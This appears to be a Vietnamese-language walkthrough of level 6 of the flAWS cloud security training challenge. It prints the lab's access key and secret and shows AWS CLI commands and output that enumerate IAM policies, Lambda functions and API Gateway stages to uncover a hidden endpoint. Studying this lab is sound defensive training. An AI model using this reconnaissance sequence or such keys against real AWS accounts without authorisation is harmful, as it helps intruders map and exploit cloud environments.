Ta có folder ẩn ở ddcc78ff

Level 6

Lesson in Level 5

- IP 169.254.169.254 là IP cho phép xuất thông tin meta-data của instance ví dụ như IAM access keys hoặc user-data (thường chứa API keys, credentials).
- Google yêu cầu header `Metadata-Flavor: Google` và từ chối nếu có `X-Forwarded-For`.
- AWS đã triển khai **IMDSv2** với cơ chế bảo vệ bổ sung (challenge-response, headers), nhưng nhiều tài khoản chưa bật.
- Example:
 - Nicolas Grégoire phát hiện một số ứng dụng (Prezi, Phabricator, Coinbase) cho phép trở đến IP này, dẫn đến lộ thông tin nhạy cảm.

Level 6 lab

Level 6

For this final challenge, you're getting a user access key that has the `SecurityAudit` policy attached to it. See what else it can do and what else you might find in this AWS account.

Access key ID: AKIAJFQ6E7BY57Q30BGA
Secret: S2IpymMB1ViDlqcAnFuZfkVjXrYxZYhP+dZ4ps+u

Need a hint? Go to [Hint 1](#)

- Tại đây ta nhận được Access key có gắn `SecurityAudit` Policy
- Nhiệm vụ: Xem bạn có thể làm gì với quyền này và khám phá thêm trong tài khoản AWS.
- `SecurityAudit` policy: Cho phép đọc meta-data về cấu hình bảo mật (dùng)
- List of IAM command
 - IAM enum

```
aws --profile level6 iam get-user
```

```
(kali㉿kali)-[~/Flaws]
$ aws --profile level6 iam get-user

{
  "User": {
    "Path": "/",
    "UserName": "Level6",
    "UserId": "AIDAIRMDOSCWGLCDWOG6A",
    "Arn": "arn:aws:iam::975426262029:user/Level6",
    "CreateDate": "2017-02-26T23:11:16+00:00"
  }
}
```

- List attached-user-policies attached to user

```
(kali㉿kali)-[~/Flaws]
$ aws --profile level6 iam list-attached-user-policies --user-name Level6

{
  "AttachedPolicies": [
    {
      "PolicyName": "MySecurityAudit",
      "PolicyArn": "arn:aws:iam::975426262029:policy/MySecurityAudit"
    },
    {
      "PolicyName": "list_apigateways",
      "PolicyArn": "arn:aws:iam::975426262029:policy/list_apigateways"
    }
  ]
}
```

- List-user

```
(kali㉿kali)-[~/Flaws]
$ aws iam list-users --profile level6
{
  "Users": [
    {
      "Path": "/",
      "UserName": "backup",
      "UserId": "AIDAJQ3H5DC3LEG2BKSLC",
      "Arn": "arn:aws:iam::975426262029:user/backup",
      "CreateDate": "2017-02-12T20:58:26+00:00"
    },
    {
      "Path": "/",
      "UserName": "Level6",
      "UserId": "AIDAIRMDOSCWGLCDWOG6A",
      "Arn": "arn:aws:iam::975426262029:user/Level6",
      "CreateDate": "2017-02-26T23:11:16+00:00"
    }
  ]
}
```

- List-policies attached to user

```
(kali㉿kali)-[~/Flaws]
$ aws iam list-policies --profile level6
{
  "Policies": [
    {
      "PolicyName": "AWSLambdaBasicExecutionRole-62b89591-1aa4-4855-94d4-40cdef59ec5b",
      "PolicyId": "ANPAIR7UX5VQJTOE7FVMG",
      "Arn": "arn:aws:iam::975426262029:policy/service-role/AWSLambdaBasicExecutionRole-62b89591-1aa4-4855-94d4-40cdef59ec5b",
      "Path": "/service-role/",
      "DefaultVersionId": "v1",
      "AttachmentCount": 0,
      "PermissionsBoundaryUsageCount": 0,
      "IsAttachable": true,
      "CreateDate": "2017-02-19T20:58:46+00:00",
      "UpdateDate": "2017-02-19T20:58:46+00:00"
    },
    {
      "PolicyName": "AWSLambdaBasicExecutionRole-b68f08d5-4ecb-4557-a96f-8106cef89901",
      "PolicyId": "ANPAIJW3I54L22NMXAMMQ",
      "Arn": "arn:aws:iam::975426262029:policy/service-role/AWSLambdaBasicExecutionRole-b68f08d5-4ecb-4557-a96f-8106cef89901",
      "Path": "/service-role/",
      "DefaultVersionId": "v1",
      "AttachmentCount": 1,
      "PermissionsBoundaryUsageCount": 0,
      "IsAttachable": true,
      "CreateDate": "2017-02-27T00:24:27+00:00",
      "UpdateDate": "2017-02-27T00:24:27+00:00"
    },
    {
      "PolicyName": "AWSLambdaBasicExecutionRole-dd18c099-1f82-45b5-9068-3200fb1a0c7a",
      "PolicyId": "ANPAIIDRWFTTIH65MK2VM",
      "Arn": "arn:aws:iam::975426262029:policy/service-role/AWSLambdaBasicExecutionRole-dd18c099-1f82-45b5-9068-3200fb1a0c7a",
      "Path": "/service-role/",
      "DefaultVersionId": "v1",
      "AttachmentCount": 0,
      "PermissionsBoundaryUsageCount": 0,
      "IsAttachable": true,
      "CreateDate": "2017-02-19T20:14:04+00:00",
      "UpdateDate": "2017-02-19T20:14:04+00:00"
    },
    {
      "PolicyName": "config-role-us-west-2_AWSConfigDeliveryPermissions_us-west-2",
      "PolicyId": "ANPAJSR572Y24YFXTJPNS",
      "Arn": "arn:aws:iam::975426262029:policy/service-role/config-role-us-west-2_AWSConfigDeliveryPermissions_us-west-2",
      "Path": "/service-role/",
      "DefaultVersionId": "v2",
      "AttachmentCount": 1,

```

- Tại đây ta phát hiện có Lambda execution policies, thử tìm các lambda function
- Lambda là dịch vụ serverless của AWS, chạy code mà không cần quản lý server.
- Ta xác định đc 2 policies gắn cho user

- SecurityAudit
- list-apigateways
- Hiện tại ta đã có ARN rồi thì có thể xác định version-id

```
C:\Users\quant>aws --profile finallevel iam get-policy --policy-arn "arn:aws:iam::975426262029:policy/list_apigateways"
{
  "Policy": {
    "PolicyName": "list_apigateways",
    "PolicyId": "ANPAIRLWTQMKGKSPGTAIO",
    "Arn": "arn:aws:iam::975426262029:policy/list_apigateways",
    "Path": "/",
    "DefaultVersionId": "v4",
    "AttachmentCount": 1,
    "PermissionsBoundaryUsageCount": 0,
    "IsAttachable": true,
    "Description": "List apigateways",
    "CreateDate": "2017-02-20T01:45:17+00:00",
    "UpdateDate": "2017-02-20T01:48:17+00:00",
    "Tags": []
  }
}
```

- Khi đã có arn và version id, ta có thể xem chi tiết policy này

```
(kali㉿kali)-[~/Flaws]
$ aws --profile level6 iam get-policy-version --policy-arn arn:aws:iam::975426262029:policy/list_apigateways --version-id v4
{
  "PolicyVersion": {
    "Document": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Action": [
            "apigateway:GET"
          ],
          "Effect": "Allow",
          "Resource": "arn:aws:apigateway:us-west-2::/restapis/*"
        }
      ]
    },
    "VersionId": "v4",
    "IsDefaultVersion": true,
    "CreateDate": "2017-02-20T01:48:17+00:00"
  }
}
```

- Custom policy cho phép gọi apigateway:GET trên arn:aws:apigateway:us-west-2::/restapis/*.

- API Gateway được dùng để gọi Lambda function. Bạn tìm thấy một function tên **Level6**.

```
(kali㉿kali)-[~/Flaws]
$ aws --region us-west-2 --profile level6 lambda list-functions
{
  "Functions": [
    {
      "FunctionName": "Level6",
      "FunctionArn": "arn:aws:lambda:us-west-2:975426262029:function:Level6",
      "Runtime": "python2.7",
      "Role": "arn:aws:iam::975426262029:role/service-role/Level6",
      "Handler": "lambda_function.lambda_handler",
      "CodeSize": 282,
      "Description": "A starter AWS Lambda function.",
      "Timeout": 3,
      "MemorySize": 128,
      "LastModified": "2017-02-27T00:24:36.054+0000",
      "CodeSha256": "2iEjBytFbH91PXEM05R/B9Dq0gZ70G/lqoBNZh5JyFw=",
      "Version": "$LATEST",
      "TracingConfig": {
        "Mode": "PassThrough"
      },
      "RevisionId": "d45cc6d9-f172-4634-8d19-39a20951d979",
      "PackageType": "Zip",
      "Architectures": [
        "x86_64"
      ],
      "EphemeralStorage": {
        "Size": 512
      },
      "SnapStart": {
        "ApplyOn": "None",
        "OptimizationStatus": "Off"
      },
      "LoggingConfig": {
        "LogFormat": "Text",
        "LogGroup": "/aws/lambda/Level6"
      }
    }
  ]
}
```

- Xem chính sách truy cập cho function Level 6 này

```
(kali㉿kali)-[~/Flaws]
$ aws --region us-west-2 --profile level6 lambda get-policy --function-name Level6

{
  "Policy": "{\n\"Version\": \"2012-10-17\", \"Id\": \"default\", \"Statement\": [{\n\"Sid\": \"904610a93f593b76ad66ed6ed82c0a8b\", \"Effect\": \"Allow\", \"Principal\": {\n\"Service\": \"apigateway.amazonaws.com\"}, \"Action\": \"lambda:InvokeFunction\", \"Resource\": \"arn:aws:lambda:us-west-2:975426262029:function:Level6\", \"Condition\": {\n\"ArnLike\": {\n\"AWS:SourceArn\": \"arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/*/GET/level6\"}}}], \"RevisionId\": \"d45cc6d9-f172-4634-8d19-39a20951d979\"}"
}
```

- API Gateway là cầu nối giúp bạn biến Lambda thành một **web API** có thể nhận request HTTP, có thể **mở ra internet hoặc giới hạn trong VPC**, và **có thể bảo vệ bằng xác thực / phân quyền**.
- Dòng này cho bạn biết về quyền được phép thực thi lệnh `arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/*/GET/level6`.
- Trong đó, **“s33ppypa75”** chính là **REST API ID**, và bạn có thể dùng ID này với chính sách (policy) đính kèm khác.
- Địa chỉ `https://api-id.execute-api.us-east-2.amazonaws.com` là **định dạng URL của một HTTP API**, trong đó phần `api-id` chính là giá trị như `s33ppypa75`.

```
(kali㉿kali)-[~/Flaws]
$ aws --profile level6 --region us-west-2 apigateway get-deployments --rest-api-id "s33ppypa75"

{
  "items": [
    {
      "id": "8gppiv",
      "createdDate": "2017-02-26T19:26:08-05:00"
    }
  ]
}
```

```
aws --profile level6 --region us-west-2 apigateway get-gateway-responses --rest-api-id "s33ppypa75"
```

- Lấy danh sách các **Gateway Responses** — tức là các **phản hồi mặc định** mà API Gateway gửi về khi gặp lỗi hệ thống hoặc lỗi request.

- Kết quả cho thấy API có các phản hồi mặc định cho lỗi 504, 404, 413

```
(kali㉿kali)-[~/Flaws]
$ aws --profile level6 --region us-west-2 apigateway get-gateway-responses --rest-api-id "s33ppypa75"

{
  "items": [
    {
      "responseType": "INTEGRATION_FAILURE",
      "statusCode": "504",
      "responseParameters": {},
      "responseTemplates": {
        "application/json": "{\"message\":$context.error.messageString}"
      },
      "defaultResponse": true
    },
    {
      "responseType": "RESOURCE_NOT_FOUND",
      "statusCode": "404",
      "responseParameters": {},
      "responseTemplates": {
        "application/json": "{\"message\":$context.error.messageString}"
      },
      "defaultResponse": true
    },
    {
      "responseType": "REQUEST_TOO_LARGE",
      "statusCode": "413",
```

create-api-key	create-authorizer
create-base-path-mapping	create-deployment
create-documentation-part	create-documentation-version
create-domain-name	create-model
create-request-validator	create-resource
create-rest-api	create-stage
create-usage-plan	create-usage-plan-key
create-vpc-link	delete-api-key
delete-authorizer	delete-base-path-mapping
delete-client-certificate	delete-deployment
delete-documentation-part	delete-documentation-version
delete-domain-name	delete-gateway-response
delete-integration	delete-integration-response
delete-method	delete-method-response
delete-model	delete-request-validator
delete-resource	delete-rest-api
delete-stage	delete-usage-plan
delete-usage-plan-key	delete-vpc-link
flush-stage-authorizers-cache	flush-stage-cache
generate-client-certificate	get-account
get-api-key	get-api-keys
get-authorizer	get-authorizers
get-base-path-mapping	get-base-path-mappings
get-client-certificate	get-client-certificates
get-deployment	get-deployments
get-documentation-part	get-documentation-parts
get-documentation-version	get-documentation-versions
get-domain-name	get-domain-names
get-export	get-gateway-response
get-gateway-responses	get-integration
get-integration-response	get-method
get-method-response	get-model
get-model-template	get-models
get-request-validator	get-request-validators
get-resource	get-resources
get-rest-api	get-rest-apis

get-sdk	get-sdk-type
get-sdk-types	get-stage
get-stages	get-tags
get-usage	get-usage-plan
get-usage-plan-key	get-usage-plan-keys
get-usage-plans	get-vpc-link
get-vpc-links	import-api-keys

```
(kali㉿kali)-[~/Flaws]
$ aws --profile level6 --region us-west-2 apigateway get-stages --rest-api-id "s33ppypa75"

{
  "item": [
    {
      "deploymentId": "8gppiv",
      "stageName": "Prod",
      "cacheClusterEnabled": false,
      "cacheClusterStatus": "NOT_AVAILABLE",
      "methodSettings": {},
      "tracingEnabled": false,
      "createdDate": "2017-02-26T19:26:08-05:00",
      "lastUpdatedDate": "2017-02-26T19:26:08-05:00"
    }
  ]
}
```

Ta lấy được thông tin stage ở đây là Prod. Lambda function sử dụng rest-api-id, stage name, region

<https://s33ppypa75.execute-api.us-west-2.amazonaws.com/Prod/level6>



It is common to give people and entities read-only permissions such as the SecurityAudit policy. The ability to read your own and other's IAM policies can really help an attacker figure out what exists in your environment and look for weaknesses and mistakes.

Don't hand out any permissions liberally, even permissions that only let you read meta-data or know what your permissions are.

Congratulations on completing the flAWS challenge!

Send me some feedback at scott@summitroute.com

Tweet and tell your friends about it if you learned something from it.

There is also now a [flaws2.cloud](#)! Check that out.

Lesson learn in level 6

- Nhiều tổ chức thường cấp quyền **read-only** như **SecurityAudit policy** cho người dùng hoặc dịch vụ.
- Quyền này tưởng chừng vô hại, nhưng cho phép đọc IAM policies của bạn và người khác → giúp kẻ tấn công hiểu cấu trúc hệ thống, tìm điểm yếu.